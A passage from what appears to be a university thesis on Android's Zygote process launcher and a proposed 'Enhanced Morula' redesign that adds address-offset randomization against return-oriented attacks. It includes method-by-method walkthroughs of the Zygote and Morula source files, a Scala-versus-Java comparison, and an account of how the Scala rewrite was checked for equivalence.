Android is Linux-based. The Linux Kernel implements a strategy called Copy On Write (COW). During the fork process, no memory is actually copied to another space. It is shared and marked as copy-on-write. This means that when a process attempts to modify that memory, the kernel will intercept the call and does the copy of that piece of memory. In the case of Android, those libraries are not writable. This means that all process forked from Zygote uses the exact same copy of the system classes and resources. Another benefit is real memory saving. No matter how many applications are started, the increase in memory usage will be a lot smaller.

4.0.5 How to disable Zygote?

Zygote can be disabled by adding the keyword `disabled` at the end of the boot sequence in `init.rc`. The code looks like :

```
service zygote /system/bin/app_process -Xzygote /system/bin
--zygote --start-system-server
class main
```

```

socket zygote stream 660 root system
onrestart write /sys/android_power/request_state wake
onrestart write /sys/power/state on
onrestart restart media
onrestart restart netd
disabled

```

subsectionControl Flow inside Zygote

- `main()` in `app_process.cpp`
 1. `runtime.start()`
 2. `startVm()`
 3. `startReg()`
 4. `CallStaticVoidMethod()`
 - (a) `main()` of `ZygoteInit`
 - (b) `registerZygoteSocket()`
 - (c) `preload()`
 - (d) `startSystemServer()`
 - i. Call `forkSystemServer()`
 - ii. Call `handleSystemServerProcess()` -> `RuntimeInit.zygoteInit`
 - iii. `redirectLogStreams()`
 - iv. `commitInit()`
 - v. `onZygoteInit()`
 - vi. `applicationInit()`: `invokeStaticMain()`: loads `SystemServer`
 - A. `MethodAndArgsCaller.run()`
 - (e) `runSelectLoop()`
 - i. get response from client `ActivityManagerService`
 - ii. `runOnce()`, in `ZygoteConnection.java`

Functions invoked inside `runSelectLoop()` :-

- `ActivityManagerService.systemReady()`
 1. `ActivityStackSupervisor.resumeTopActivityLocked()`
 2. `startHomeActivityLocked()`, which starts Home

Chapter 5

PROPOSED SYSTEM

Morula is a secure replacement to Zygote. But return-oriented attacks are still possible in Morula. A dedicated attacker can make use of attacks like the derandomization attacks, and make return-oriented attacks happen. We enhance Morula further, by introducing additional randomization techniques during the Morula's process creation model. The proposed system strengthens the ASLR in Morula and makes return-oriented attacks next to impossible. The randomization technique included is a combination of base pointer randomization and static offset randomization, combinedly named as dynamic offset randomization. The Enhanced Morula code is written in Scala.

5.1 An Enhanced Morula

Morula overcomes most of the disadvantages of the Zygote process creation, but not all. Even though Morula enforces ASLR, return oriented attacks are still possible using derandomization attack that can convert any standard buffer overflow exploit into an attack that can exploit any system protected by ASLR. Xu et al. show that derandomization attacks can become return-to-libc attacks, where a sequence of system library functions are called in a certain order. This attack has critical consequences such as an app may be forced to drop its privileges before entering the system call, or before entering into the real attacking function, a set of legal system calls may be called. This section further strengthens Morula to prevent such attacks.

5.1.1 Security Enhancements

We focus on return-oriented attacks rather than code injection attacks because code injection requires a piece of code to be injected into writeable areas of memory and is hence considered difficult to host an attack. Whereas return-oriented programming doesn't require any extra code and it directs control to pre-existing pieces of code ending in instructions like `ret`, called gadgets.

Attacker succeeds in finding a single powerful library function, such as `libc`, and code pointer is overwritten to make it point to the location of attacker's choice. A buffer overflow exploit is similar, but it injects new code taken as input, stores it in a buffer.




FIGURE 5.1: Enhanced Morula's Process Creation Model and Randomization

Figure [5.1], represents Enhanced Morula's Process Creation Model and Randomization.

When the size of input is larger than that of the buffer, the adjacent locations in the process's memory layout are overwritten and a pointer to the attacker's code is placed where the system expects a return address. Morula simply randomizes the areas of code, data and libraries, but in Enhanced Morula, we implement additional randomization techniques. Our aim is to make Enhanced Morula failsafe to ASLR bypass exploits.

Base pointer randomization randomizes the base pointers at load time. But, if the attacker succeeds in locating the address of one of the functions, he can calculate the addresses of other functions by adding the distance between the two functions (which he can find by brute force). Another address obfuscation technique is to randomize the offsets, i.e., the relative distances between functions, and add a random padding to them. This method is called the static offset randomization. Attack on base pointer randomization can become easier if the size of the program is known. The search space reduces to a bounded region. Morula gets app information from Zygote, requesting to launch the app using Morula model. Instead of directly assigning app specific information to the already prepared template, Morula goes through the dynamic offset randomization technique. It is a sequence of base pointer randomization and static offset randomization along with the addition of a random padding (Figure [5.1]). Then it enters the specialization stage.

5.1.2 Preparation Stage

Enhanced Morula has two stages: the Preparation stage and the Secure Transition stage. Preparation stage is the same as that of Morula. The idea is to keep the system ready with a set of processes with distinct layouts, so that when a request arrives, a process template from this pool can be provided to the process quickly. So, when the system is found to be idle or light-weighted, Zygote gets a preparation request from the Activity Manager. Zygote forks a process, and the forked process calls `exec()` which creates a new memory layout. All these are maintained as a pool of processes, ready to be loaded with the resources required by the process.

5.1.3 Secure Transition Stage

Activity Manager forwards the app launch request to Zygote. If the app is found to be security sensitive, it chooses the Morula model. Zygote now sends the app launch request and all the app information to Morula through the pipe. Unlike Morula, rather than directly entering into the specialization stage, the app goes through dynamic offset randomization, where the base address and offset are randomized, and random gaps are added. Finally, the packages needed by the app are loaded and app specific information like the UID, GID etc are assigned.

In order to provide improved security, we adopted both the techniques. As a result, the address of a function in our Android Linux kernel will be calculated as follows:

$$\text{Target address} = \text{base address} + \text{offset} + \text{delta}$$

where delta is the random padding added.

We also include the code islands technique, wherein the whole code is split into the utmost possible level so that the attackers search space is reduced. Wherever possible, we merge smaller islands into larger ones but not at the cost of security.




FIGURE 5.2: Enhanced Morula's Randomization during app launch

Figure [5.2], represents Enhanced Morula's Randomization during app launch.

Due to the inclusion of additional randomization techniques, Enhanced Morula offers increased security to the kernel, and hence reduce the possibility of return-oriented attacks.

Chapter 6

Zygote- A Code Walkthrough

There are a few Java files that are relevant to Zygote. We identified those files and translate them to Scala. But, before that, we go through the source code in detail and find out the methods inside each of these files, and what they do. The following is a list of Java files that are relevant to Zygote:

1. ZygoteInit.java
2. ZygoteConnection.java
3. Zygote.java
4. RuntimeInit.java
5. ZygoteSecurityException.java
6. ZygoteHooks.java

We analyse each of the above in detail.

6.1 Zygote.java

The following paragraphs show the methods that exist inside Zygote.java, and a brief explanation is also included.

- **Zygote()** : It does a `fork()` and produces a new VM instance. The previous instance must have been launched by the `-Xzygote` flag. The new instance gets all the root privileges.
- **forkAndSpecialize()** : It is the method used to start a new app process. Parameters passed are:-
 1. `uid`: This parameter determines, to what uid the new process should do `setuid()` after `fork()` call, but before spawning any threads.
 2. `gid`: This parameter determines, to what gid the new process should do `setgid()` after `fork()` call, but before spawning any threads.
 3. `gids`: a list of UNIX gids that the new process should assign after `fork()` call, but before spawning any threads.
 4. `debugFlags` bit: This parameter is the bit flag that enable debugging features.
 5. `rlimits`: an array of `rlimit` tuples, with the second dimension having a length of 3 and representing (`resource`, `rlim_cur`, `rlim_max`). These are set via the `posix setrlimit` call.
 6. `seInfo`: a string specifying SELinux information for the new process.
 7. `niceName`: a string specifying the process name.
 8. `fdsToClose`: an array of ints, holding one or more POSIX file descriptor numbers that are to be closed by the child (and replaced by `/dev/null`) after forking. An integer value of -1 in any entry in the array means "ignore this one".
 9. `instructionSet`: It defines the instruction set to use.
 10. `appDataDir`: It is the data directory of the app. It returns 0 if this is the child, pid of the child if this is the parent, or -1 on error.
- **checkTime()**: This method checks the time since start time and logs if over a fixed threshold.
- **forkSystemServer()**: This is a special method to start the system server process. In addition to the common actions performed in `forkAndSpecialize`, the pid of the child process is recorded such that the death of the child process will cause the zygote to exit.

1. uid: This parameter determines, to what uid the new process should do `setuid()` after `fork()` call, but before spawning any threads.
2. gid: This parameter determines, to what gid the new process should do `setgid()` after `fork()` call, but before spawning any threads.
3. gids: a list of UNIX gids that the new process should assign after `fork()` call, but before spawning any threads.
4. debugFlags bit: This parameter is the bit flag that enable debugging features.
5. rlimits: an array of rlimit tuples, with the second dimension having a length of 3 and representing (resource, rlim_cur, rlim_max). These are set via the posix `setrlimit` call.
6. permittedCapabilities: argument for `setcap()`
7. effectiveCapabilities: argument for `setcap()`

This method returns 0 if this is the child, pid of the child if this is the parent, or -1 on error.

- **callPostForkChildHooks()**: This method provides hooks for the newly spawned child process, and also does a `checkTime()`.
- **execShell()**: Executes `"/system/bin/sh"` using the `exec()` system call. This method throws a runtime exception if `exec()` failed, otherwise, this method never returns.
- **appendQuotedShellArgs()**: This function appends quoted shell arguments to the specified string builder. The arguments are quoted using single-quotes, escaped if necessary, prefixed with a space, and appended to the command. The following are the parameters to the method:-
 1. command: A string builder for the shell command being constructed.
 2. args: An array of argument strings to be quoted and appended to the command.

6.2 ZygoteInit.java

The following paragraphs show the methods that exist inside `ZygoteInit.java`, and a brief explanation is also included.

- **invokeStaticMain()**: This method invokes a static "main(argv[])" method on class "className". This method converts various failing exceptions into RuntimeExceptions, with the assumption that they will then cause the VM instance to exit. Parameters are:-
 1. loader: Defines the class loader to use.
 2. className: Fully-qualified class name.
 3. argv: Argument vector for main().
- **registerZygoteSocket()**: Registers a server socket for zygote command connections and throws RuntimeException when open fails.
- **ZygoteConnection()**: It waits for and accepts a single command connection and throws RuntimeException on failure.
- **closeServerSocket()**: It closes and cleans up zygote sockets. It is called on shutdown and on the child's exit path.
- **getServerSocketFileDescriptor()**: It returns the server socket's underlying file descriptor, so that ZygoteConnection can pass it to the native code for proper closure after a child process is forked off.
- **setEffectiveUser()**: Sets effective user ID.
- **setEffectiveGroup()**: Sets effective group ID.
- **preload()**: This method calls the following methods: preloadClasses(), preloadResources(), preloadOpenGL(), preloadSharedLibraries().
- **preloadSharedLibraries()**: This method preloads shared libraries. e.g., the graphics library, compiler library and so on.
- **preloadOpenGL()**: This method preloads the open graphics library.
- **preloadClasses()**: This method performs Zygote process initialization. It loads and initializes commonly used classes. Most classes only cause a few hundred bytes to be allocated, but a few will allocate a dozen Kbytes (in some cases, 500+K).
- **preloadResources()**: This method loads in commonly used resources, so they can be shared across processes. These tend to be a few Kbytes, but are frequently in the 20-40K range, and occasionally even larger.

- **preloadColorStateLists()**
- **preloadDrawables()**
- **gc()**: This method is useful before `fork()`.
- **handleSystemServerProcess()**: This method finishes remaining work for the newly forked system server process.
- **performSystemServerDexOpt()**: This method performs dex-opt if needed. We choose the instruction set of the current runtime.
- **startSystemServer()**: This method prepares the arguments and fork for the system server process.
- **posixCapabilitiesAsBits()**: This method gets the bit array representation of the provided list of POSIX capabilities.
- **main()**: This method starts and ends the profiling of Zygote Initialization. It then does an initial `gc()` to clean up after the startup of the process. It also disables tracing so that forked processes do not inherit stale tracing tags from Zygote.
- **hasSecondZygote()**: This method returns true if this device configuration has another zygote. We determine this by comparing the device ABI list with this zygote's list. If this zygote supports all ABIs this device supports, there won't be another zygote.
- **waitForSecondaryZygote()**: This happens only if the secondary Zygote is present.
- **runSelectLoop()**: This method runs the zygote process's select loop. It accepts new connections as they happen, and reads commands from connections one spawn-request's worth at a time.
- **setreuid()**: This method corresponds to the Linux's system call `setreuid()`. It returns 0 on success, non-zero `errno` on failure.
- **setregid()**: This method corresponds to the Linux's system call `setregid()`. It returns 0 on success, non-zero `errno` on failure.

- **setpgid()**: This method invokes the Linux's system call `setpgid()`. It takes as parameter, the pid to change, and also the new process group of the pid. It returns 0 on success, non-zero `errno` on failure.
- **getpgid()**: This method invokes the Linux's system call `getpgid()`.
- **reopenStdio()**: This method invokes the syscall `dup2()` to copy the specified descriptors into `stdin`, `stdout`, and `stderr`. The existing stdio descriptors will be closed and errors during close will be ignored. The specified descriptors will also remain open at their original descriptor numbers, so the caller may want to close the original descriptors.
- **setCloseOnExec()**: This method toggles the close-on-exec flag for the specified file descriptor.
- **selectReadable()**: This method invokes `select()` on the provider array of file descriptors (selecting for readability only). Array elements of null are ignored. It throws `IOException` if an error occurs.
- **createFileDescriptor()**: This method creates a file descriptor from an integer fd. It takes as parameter the fd integer of the OS file descriptor. It returns the file descriptor instance, which should be non-null. It throws `IOException` if fd is invalid.
- **run()**

6.3 ZygoteConnection.java

This file deals with Zygote connections that can make spawn requests. The timeout value for connections is determined by the parameter `CONNECTION_TIMEOUT_MILLIS`, which is set to be 1000. Effectively, this is the amount of time a requestor has between the start of the request and the completed request. The select-loop mode Zygote does not have the logic to return to the select loop in the middle of a request, so we need to time out here to avoid being denial-of-serviced. Another important argument is the `MAX_ZYGOTE_ARGC`, which is set to be 1024. It is the maximum number of arguments that a connection can specify.

- **ZygoteConnection()**: This method constructs instance from connected socket. The parameters are socket which denotes the connected socket(should be non null), and abiList, which indicates the list of ABI's(should be non-null) the Zygote supports.
- **checkTime()**: This method checks time since start time and log if over a fixed threshold.
- **getFileDescriptor()**: This method returns the file descriptor of the associated socket.
- **runOnce()**: This method reads one start command from the command socket. If successful, a child is forked and an exception is thrown in that child while in the parent process, the method returns normally. On failure, the child is not spawned and messages are printed to the log and stderr. It returns a boolean status value indicating whether an end-of-file on the command socket has been encountered. It returns false if command socket should continue to be read from, or true if an end-of-file has been encountered.
- **handleAbiListQuery()**: The abiList and its length is written to the socket in this method.
- **closeSocket()**: This method closes the socket associated with this connection.
- **parseArgs()**: This method parses the commandline arguments intended for the Zygote spawner(such as "-setuid=" and "-setgid=") and creates an array containing the remaining args. Duplicate args are disallowed in critical cases to make injection harder.
- **readArgumentList()**: This method reads an argument list from the command socket and returns argument list or null if EOF is reached.
- **applyUidSecurityPolicy()**: This method applies zygote security policy . There are two parameters namely args and peer. The 'args' argument is to keep track of zygote spawner arguments, 'peer' is for peer credentials.
- **applyDebuggerSystemProperty()**: This method applies debugger system properties to the zygote arguments. If "ro.debuggable" is "1", all apps are debuggable. Otherwise, the debugger state is specified via the "-enable-debugger" flag in the spawn request.

- **applyRlimitSecurityPolicy()**: This method applies zygote security policy.
- **applyInvokeWithSecurityPolicy()**: This method also deals with zygote security policy.
- **applyseInfoSecurityPolicy()**: This method applies zygote security policy for SELinux information.
- **applyInvokeWithSystemProperty()**: This method applies invoke-with system properties to the zygote arguments.
- **handleChildProc()**: This method handles post-fork setup of child proc, closing sockets as appropriate, reopen stdio as appropriate, and ultimately throwing MethodAndArgsCaller if successful or returning if failed.
 1. `parsedArgs` : Refers to the Zygote's arguments and should be non-null.
 2. `descriptors`: new file descriptors for stdio if available.
 3. `pipeFd` : pipe for communication back to Zygote.
 4. `newStderr` : stream to use for stderr until stdio is reopened.
- **handleParentProc()**: This method handles post-fork cleanup of parent process.
- **setChildPgid()**
- **logAndPrintError()**: This method logs an error message and prints it to the specified stream, if provided.

6.4 RuntimeInit.java

- **UncaughtException()**: This method is used to log a message when a thread exits due to an uncaught exception. The framework catches these for the main threads, so this should only matter for threads created by applications.
- **commonInit()**: Common initializations take place here.
- **getDefaultUserAgent()**: This method returns an HTTP user agent of the form "Dalvik/1.1.0 (Linux; U; Android Eclair Build/MASTER)".

- **invokeStaticMain()**: This method invokes a static "main(argv[])" method on class "className". It also converts various failing exceptions into RuntimeExceptions, with the assumption that they will then cause the VM instance to exit. Parameters are:
 1. className: Fully-qualified class name
 2. argv: Argument vector for main()
 3. classLoader: the classLoader to load.
- **main()**: This is the main function called when started through the zygote process. This could be unified with main(), if the native code in nativeFinishInit() were rationalized with Zygote startup.
- **zygoteInit()**
- **wrapperInit()**: This is the main function called when an application is started through a wrapper process. When the wrapper starts, the runtime starts which then calls this method. So we don't need to call commonInit() here. There are two parameters for this method, namely the targetSdkVersion and argv, which is the vector of argument strings.
- **applicationInit()**
- **wtf()**: This method reports a serious error in the current process. It may or may not cause the process to terminate (depends on system settings). It has parameters like tag(to record with the error) and exception(describing the error site and conditions).
- **setApplicationObject()**: This method sets the object identifying this application/process, for reporting VM errors.
- **getApplicationObject()**
- **parseArgs()**: This method parses the commandline arguments intended for the Runtime.

6.5 ZygoteSecurityException.java

This file has a single method named ZygoteSecurityException, which throws an exception when a security policy is violated.

6.6 ZygoteHooks.java

- **preFork()**: This method is Called by the zygote prior to every fork. Each call to `preFork()` is followed by a matching call to `postForkChild(int)` on the child process and `postForkCommon()` on both the parent and the child process. `postForkCommon()` is called after `postForkChild()` in the child process.
- **postForkChild()**: This method is called by the zygote in the child process after every fork. The debug flags are applied to the child process. The string `instructionSet` determines whether to use a native bridge.
- **postForkCommon()**: This method is called by the zygote in both the parent and child processes after every fork. In the child process, this method is called after `postForkChild()`.
- **waitUntilAllThreadsStopped()**: We must not fork until we're single-threaded again. So, this method helps wait until `/proc` shows we are down to just one thread.

Chapter 7

Morula- A Code Walkthrough

There are a few Java files that are relevant to Morula. We identified those files and translated them to Scala. But, before that, we go through the source code in detail and find out the methods inside each of these files, and what they do. The following is a list of files that are relevant to Morula:

1. WrapperInit.java
2. MorulaInit.java
3. RuntimeInit.java
4. Main.cpp

We analyse each of the above in detail.

7.1 WrapperInit.java

The following paragraphs show the methods that exist inside WrapperInit.java, and a brief explanation is also included.

- **main()**: This is the main function called when starting a runtime application through a wrapper process instead of forking Zygote. The first argument specifies the file descriptor for a pipe that should receive the pid of this process, or 0 if none. The second argument is the target SDK version for the app. The remaining arguments are passed to the runtime.

- **execApplication()**: This method executes a runtime application with a wrapper command. This method never returns. The parameters are:
 1. `invokeWith`: The wrapper command.
 2. `niceName`: The nice name for the application, or null if none.
 3. `targetSdkVersion`: The target SDK version for the app.
 4. `pipeFd`: The pipe to which the application's pid should be written, or null if none.
 5. `args`: Arguments for `RuntimeInit.main`.
- **execStandalone()**: This method executes a standalone application with a wrapper command. This method never returns. Parameters for this method are:
 1. `invokeWith`: The wrapper command.
 2. `classPath`: The class path.
 3. `className`: The class name to invoke.
 4. `args`: Arguments for the `main()` method of the specified class.

7.2 MorulaInit.java

The following paragraphs show the methods that exist inside `MorulaInit.java`, and a brief explanation is also included.

- **sendSpecializeInfo()**: This method will be executed from parent. It sends all app specialization information via `writePipeFd`.
- **recvSpecializeInfoAndApply()**: This method will be executed from the child, by passing the pipe's file descriptor number.
- **main()**: This method does the Zygote's preloading, it then parses the arguments, and launches the application.
- **deleteInstance()**: This method removes instances that are excess in the process pool.
- **getCurrentInstance()**: This method returns instances.

- **ensureMorulaInitInstance()**: If the number of instances is greater than or equal to the minimum number of instances that should be prepared(which is already set to be 1), then this method simply returns. Else, it calls createMorulaInitInstance().
- **createMorulaInitInstance()** : If the number of instances is greater than or equal to the maximum number of instances prepared, then return -1. Else, create a new application.
- **createMorulaInitInstance()** : This method emulates the startViaZygote() method.

7.3 RuntimeInit.java

The following paragraphs show the methods that exist inside RuntimeInit.java, and a brief explanation is also included.

- **UncaughtHandler()**: This method is used to log a message when a thread exits due to an uncaught exception. The framework catches these for the main threads, so this should only matter for threads created by applications.
- **commonInit()**: This method does the common initializations for the application.
- **getDefaultUserAgent()**: This method returns an HTTP user agent of the form "Dalvik/1.1.0 (Linux; U; Android Eclair Build/MASTER)".
- **invokeStaticMain()**: This method invokes a static "main(argv[])" method on class "className". It converts various failing exceptions into RuntimeExceptions, with the assumption that they will then cause the VM instance to exit. The parameters are:-
 - className: Fully-qualified class name
 - argv: Argument vector for main()
- **main()**: This method calls redirectLogStreams(), commonInit() and nativeFinishInit(). nativeFinishInit() is to call back into native code to run the system.

- **zygoteInit()**: This method is the main function called when started through the zygote process. This could be unified with `main()`, if the native code in `nativeFinishInit()` were rationalized with Zygote startup.
- **wrapperInit()**: This is the main function called when an application is started through a wrapper process. When the wrapper starts, the runtime starts which then calls this method. So we do not need to call `commonInit()` here. Target sdk version and the argument vector of strings are the two parameters.
- **applicationInit()**
- **redirectLogStreams()**: This method redirect `System.out` and `System.err` to the Android log.
- **wtf()**: This method reports a serious error in the current process. This may or may not cause the process to terminate (depends on system settings). Parameters include a tag to record with the error and an exception describing the error site and conditions.
- **setApplicationObject()**: This method sets the object identifying this application/process, for reporting VM errors.
- **getApplicationObject()**: This method returns the application object.
- **parseArgs()**: This method parses the commandline arguments intended for the Runtime.

Chapter 8

Scala Vs Java

Scala is the new generation JVM language, which is gaining momentum in the recent years. Scala has several good features which differentiate it from Java, but there are a lot of similarities as well. Coding in Scala can be done using any Java library. Tremendous researches have been conducted in order to improve the open source framework and libraries in Java, so it is a good idea to reuse them, rather than creating a separate set for Scala. The following is a comparison between Scala and Java.

1. **Functional Programming**

Functional programming (FP) is a programming style emphasizing functions that return consistent and predictable results regardless of a program's state. As a result, functional code is easier to test and reuse, simpler to parallelize and less prone to bugs. Both Scala and Java supports functional programming. Scala takes more advantage of functional programming and multi-core architecture of the CPU. As the current trend is adding more cores, rather than increasing CPU cycles, it favours functional programming, which can be done using Scala quite easily. Even though the complexity of the code is more, the code is very minimal in length and is hence efficient.

2. **Brevity**

The source code in Scala has improved readability and is succinct, whereas the source code in Java is too lengthy. The effect won't be visible for programs with just a few lines of code, but the concise nature of Scala code will be clearly evident after translation of large Java programs. Scala drastically

reduce number of lines from a Java application by making clever use of type inference, treating everything as object, function passing and several other features.

A sample code in Java:

```
List<Integer> iList = Arrays.asList(2, 7, 9, 8, 10);
List<Integer> iDoubled = new ArrayList<Integer>();
for(Integer number: iList){
    if(number % 2 == 0){
        iDoubled.add(number * 2);
    }
}
```

Equivalent code in Scala:

```
val iList = List(2, 7, 9, 8, 10);
val iDoubled = iList.filter(_ % 2 == 0).map(_ * 2)
```

3. Type Inferencing

Scala has the mechanism of type inferencing, which helps in the automatic deduction of a datatype of an expression in a programming language. So, the type of variables, function return type etc. can be typically omitted. Type inferencing in Scala is essentially local. Java doesn't support type inferencing.

4. Static variables and methods

Scala has no static variables or methods. Instead, it has singleton objects, which are essentially classes with only one object in the class. Singleton objects are declared using object instead of class. But, Java has static variables and methods.

5. For-expressions

Instead of the Java "foreach" loops for looping through an iterator, Scala has a much more powerful concept of for-expressions. For-expressions using the yield keyword allow a new collection to be generated by iterating over an existing one, returning a new collection of the same type. They are translated by the compiler into a series of map, flatMap and filter calls. Where yield is not used, the code approximates to an imperative style loop, by translating to foreach.

6. Closures

A closure is a first class function with bound variables. Its return value depends on the value of one or more variables declared outside the function. Java doesn't have closures, but it is possible to simulate it using anonymous inner functions.

7. Default Access Specifier

Default visibility in Scala is public. In case of Java, the default specifier depends upon the context. For interface members, the default access is public.

8. Some Syntactic Differences

- Scala does not require semicolons to end statements.
- Value types are capitalized: Int, Double, Boolean instead of int, double, boolean.
- Methods must be preceded by def.
- Local or class variables must be preceded by val (indicates an immutable variable) or var (indicates a mutable variable).
- The return operator is unnecessary in a function (although allowed); the value of the last executed statement or expression is normally the function's value.
- Instead of Java's `import foo.* ;`, Scala uses `import foo._`.
- Array references are written like function calls, e.g. `array(i)` rather than `array[i]`
- Instead of the pseudo-type void, Scala has the actual singleton class Unit.

9. How functions are treated?

In Java, functions are treated as objects. Scala treats any method or function as if they are variables. Whenever needed, it can be passed along as an object. One Scala function can accept another function.

10. Tail Call Optimization

Functional programming languages commonly provide tail call optimization

to allow for extensive use of recursion without stack overflow problems. Limitations in Java bytecode complicate tail call optimization on the JVM. Trampoline support has been provided by the Scala library with the object `scala.util.control.TailCalls`.

11. **Currying**

Currying is the technique of translating the evaluation of a function that takes multiple arguments into evaluating a sequence of functions, each with a single argument. Methods may define multiple parameter lists. When a method is called with a fewer number of parameter lists, then this will yield a function taking the missing parameter lists as its arguments. Currying is not easily possible in Java.

12. **Concurrency**

Concurrency is the ability to run several programs or several parts of a program in parallel. If a time consuming task can be performed asynchronously or in parallel, this improve the throughput and the interactivity of the program. Java uses the keyword `synchronized`. In Scala, a `synchronized` variable (or `syncvar` for short) offers `get` and `put` operations to read and set the variable. `get` operations block until the variable has been defined. An `unset` operation resets the variable to undefined state. A `future` is a value which is computed in parallel to some other client thread, to be used by the client thread at some future time. `Futures` are used in order to make good use of parallel processing resources. `Semaphores` or `locks` are used for process synchronization.

13. **Lazy Evaluation**

The definition of an object in Scala, can appear anywhere in the program and there is no fixed order of execution of entities. So, if it is unknown when an object definition is created and initialized, lazy evaluation is of great help. Lazy evaluation is a strategy used in Scala programs, where the object is actually created the first time one of its members are accessed. It allows to defer time consuming computation. For lazy computation, the keyword used is `lazy`.

14. **Operator Overloading**

Scala supports operator overloading. It is possible to overload any operator in Scala, and new operators can also be created for any type. But Java doesn't support operator overloading.

15. JVM based

Both Scala and Java are JVM based languages. Scala produces the same bytecode as Java and runs on Java Virtual Machine. Scala has a compiler called scalac, which converts Scala code into bytecode. Javas compiler is javac.

16. Seamless integration

It is possible to call Scala from Java and Java from Scala, as Scala offers seamless integration. It is also possible to reuse existing application code and all open source Java libraries in Scala.

17. IDE support

All major Java IDEs like Eclipse, IntelliJ IDEA, Netbeans etc support Scala. They have separate plugins for Scala.

18. Object-Oriented

Both Scala and Java supports object-oriented programming. Scala goes one step further and supports functional programming, which is its core strength.

19. Style of Programming

Scala is designed to express common programming patterns in elegant, concise and typesafe way. Language itself encourages to write code in immutable style, which makes applying concurrency and parallelism easy.

20. Easy to learn

Scala is easy to learn even though the syntax looks very confusing and repulsive when compared to Java.

Chapter 9

Checking Code Equivalence

This chapter is a commentary on how we produced the Android Framework component in Scala, which was originally written in Java, and how we checked their functional equivalency.

9.1 Android Framework in Scala

We have an on going project to security harden the Android system, as opposed to preventing and detecting malware. A part of this work is to replace all Java code with Scala code, security improved as we go along. This includes the work of three Masters' thesis completed in July 2015. The source code produced by these thesis is on GitHub¹. In the coming months, we will be releasing a new ROM AmritaROM2015 that incorporates this work.

- Shetti (2015) [12] has done an MTech thesis that has substantially improved the ideas of Zygote, Morula [Lee et al. (2014) [7]], has deeper ASLR [[9]] and a few prevention measures for ROP (return oriented programming) [Roemer et al. (2012)] attacks. This thesis includes Zygote and Morula re-written in Scala. It also contributes Enhanced Morula freshly written in Scala.
- Kaladharan (2015) has done an MTech thesis that rewrites the Java portions of the Binder into Scala. It also adds encryption to the rewritten Binder so

¹https://github.com/priyankashetti/Morula_in_Scala

that the Man-in-the-Binder [Artenstein and Revivo (2014)] exploit is ineffective.

- Narayanan (2015) has done an MTech thesis that rewrites the Java portions of Service Manager and Activity Manager.

There was a common problem faced by all three thesis. How do we guarantee that the Scala versions are equivalent (“bug-for-bug” even) to the Java versions? Unit testing was too tedious, and, in the end, not confidence raising. The encompassing ROM was not ready so that we could insert the Scala versions and test extensively. That left us with just one way of verifying equivalence: Extremely careful code walkthroughs. The rest of this chapter provides specific details of this procedure.

9.2 Overview of Source Code Files

The following tables give the details of Zygote and Morula.

Java	Scala	nM	path name
133	84	8	\$OSPNM/Zygote
568	485	23	\$OSPNM/ZygoteInit
617	551	18	\$OSPNM/ZygoteConnection
225	204	13	\$OSPNM/RuntimeInit
6	3	1	\$OSPNM/ZygoteSecurityException
28	32	4	libcore/dalvik/src/main/dalvik/java/system/ZygoteHooks
142		10	frameworks/base/cmds/app_process/app_process.cpp

TABLE 9.1: The Java and Scala columns give source lines of code count (SLOC) of Zygote files. The nM column gives the number of methods defined in that file. Note that OSPNM=frameworks/base/core/java/com/android/internal/os. The .cpp file remains unchanged.

Java	Scala	nM	path name
119	66	3	\$OSPNM/WrapperInit
358	189	13	\$OSPNM/RuntimeInit
183	141	8	\$OSPNM/MorulaInit
259		4	dalvik/dalvikvm/Main.cpp

TABLE 9.2: SLOC of Morula files in Java and Scala. The .cpp file is part of Morula.

9.3 Mechanical Translation

We translated Java files into Scala using a couple of software tools that essentially construct an abstract syntax tree (AST) from a Java source code file, then traverse the AST to emit the Scala equivalent syntax. This technique itself brings in a lot of confidence that the given Java file is semantically equivalent to the generated Scala code.

An artifact of this technique is that there is a one-to-one correspondence between methods of a Java file with those of the corresponding Scala file.

9.3.1 Tools Used

There are different tools that are available for Scala testing, but not on large scale. Small pieces of code can be tested using these tools after installing and configuring the respective frameworks. Unit testing on large Scala codes are too tedious to do. However, smaller programs can make use of the below given tools in order to check for potential threats or errors. All these tools are available as separate plugins for the IntelliJ IDEA.

- **Scalastyle:-**

